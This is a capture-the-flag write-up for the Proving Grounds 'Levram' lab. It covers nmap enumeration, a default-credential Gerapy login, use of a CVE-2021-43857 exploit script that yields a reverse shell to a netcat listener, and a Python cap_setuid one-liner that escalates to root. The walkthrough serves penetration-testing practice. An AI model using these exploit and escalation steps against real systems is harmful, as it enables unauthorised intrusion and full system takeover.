


Proving Grounds Practice 26

Proving Grounds Practice — Levram

Enumeration

NMAP

```
1 nmap -sCVS -oA nmap/levram -vvv 192.168.207.24
```



```
# Nmap 7.94 scan initiated Mon Nov 6 23:20:59 2023 as: nmap -sCVS -oA nmap/levram -vvv 192.168.207.24
Nmap scan report for 192.168.207.24
Host is up, received echo-reply ttl 61 (0.27s latency).
Scanned at 2023-11-06 23:21:07 WIB for 114s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBYEsG2KmNLhFh1KJaN2UFCVAEv6MWr58ppq2fIpCSBEK2wDJ5ap2X
|_   256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
|_   _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBdIs4PWZ8yY20Q6Jlk84Ihd5+15Nb3l0qvpf1ls3wfa
8000/tcp  open  http-alt syn-ack ttl 61 WSGIServer/0.2 CPython/3.10.6
|_ http-methods:
|_   Supported Methods: GET OPTIONS
|_ http-cors: GET POST PUT DELETE OPTIONS PATCH
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.1 404 Not Found
|_     Date: Mon, 06 Nov 2023 16:21:22 GMT
|_     Server: WSGIServer/0.2 CPython/3.10.6
|_     Content-Type: text/html
|_     Content-Length: 9979
|_     Vary: Origin
|_     <!DOCTYPE html>
```


Options:

- `-sC`: Runs default scripts.
- `-sV`: Attempts to determine service/version info.
- `-sS`: TCP SYN scan (stealthy and common).
- `-oA nmap/levram`: Outputs results in all formats (XML, grepable, and normal) to a file named `levram` in the `nmap/` directory.
- `-vvv`: Very verbose output (detailed info).
- `192.168.207.24`: The target IP address.


Nmap discovered ports 22 and 8000 open, and if you look closely at the Nmap scan

Foothold


Let's check port 8000.



A Gerapy login page with the Ethereum logo.



I tried to log in with `admin:admin` it works.




Gerapy has an RCE vulnerability (CVE-2021-43857).

```
exploit.py — astronaut/CVE-2021-21425 × | exploit.py — astronaut/CVE-2021-29440 × | exploit.pl
19 import subprocess
20
21 banner = pyfiglet.figlet_format("CVE-2021-43857")
22 print(banner)
23 print('Exploit for CVE-2021-43857')
24 print('For: Gerapy < 0.9.8')
25
26 login = "admin" #CHANGE ME IF NEEDED
27 password = "admin" #CHANGE ME IF NEEDED
28
29 class Exploit:
30
31     def __init__(self, target_ip, target_port, localhost, lo
32         self.target_ip = target_ip
33         self.target_port = target_port
34         self.localhost = localhost
35         self.localport = localport
```

No need to update the credentials on the script. I ran the exploit and it produced an error.

This sketch cannot currently be displayed in exports

Seems like it can't find any project, so I decided to create one.



I ran the exploit again and I got a shell.

```
Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL...
[*] Logging in to application...
[*] Login successful! Proceeding...
[*] Getting the project list
[*] Found project: test
[*] Getting the ID of the project to build the URL
[*] Found ID of the project: 1
[*] Setting up a netcat listener
retrying local 0.0.0.0:80 : Address already in use
retrying local 0.0.0.0:80 : Address already in use
[*] Executing reverse shell payload
[*] Watchout for shell! :)
listening on [any] 80 ...

(noxx@chonker)-[~/Documents/proving_grounds/levram]
$ sudo nc -lnvp 80
[sudo] password for nox:
listening on [any] 80 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.239.24] 45200
bash: cannot set terminal process group (845): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$
```

```
app@ubuntu:~$ cat local.txt
cat local.txt
a20a946ea9e56a2631f78e7500a7bd2b
app@ubuntu:~$
```

Privilege Escalation

Capabilities

Checking capabilities, I found something interesting.

```

app@ubuntu:/tmp$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/snap/core20/1518/usr/bin/ping cap_net_raw=ep
/snap/core20/1891/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
app@ubuntu:/tmp$
[0] 0:sudo*Z

```

It's setuid, I know Python setuid is dangerous.

cap_setuid:

`cap_setuid` lets a process:

- Call `setuid()`, `setreuid()`, or `setresuid()` to change its **real, effective**, or **saved** user ID to any UID, not just its own or 0 (root).
- Switch to and from user identities, even if it's not running as root.



python | GTFOBins

https://gtfobins.github.io/gtfobins/python/?source=post_page-----d033737f0025-----...

```

1  /usr/bin/python3.10 -c 'import os; os.setuid(0);
    os.system("/bin/bash")'

```

```

app@ubuntu:/tmp$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
/usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
whoami
root
bash -i
bash: cannot set terminal process group (845): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:/root# cat proof.txt
cat proof.txt
3a8f5f3ba8c7cb18b105152397dca6dc
root@ubuntu:/root#
[0] 0:sudo*Z

```

```

1  proof.txt: 3a8f5f3ba8c7cb18b105152397dca6dc

```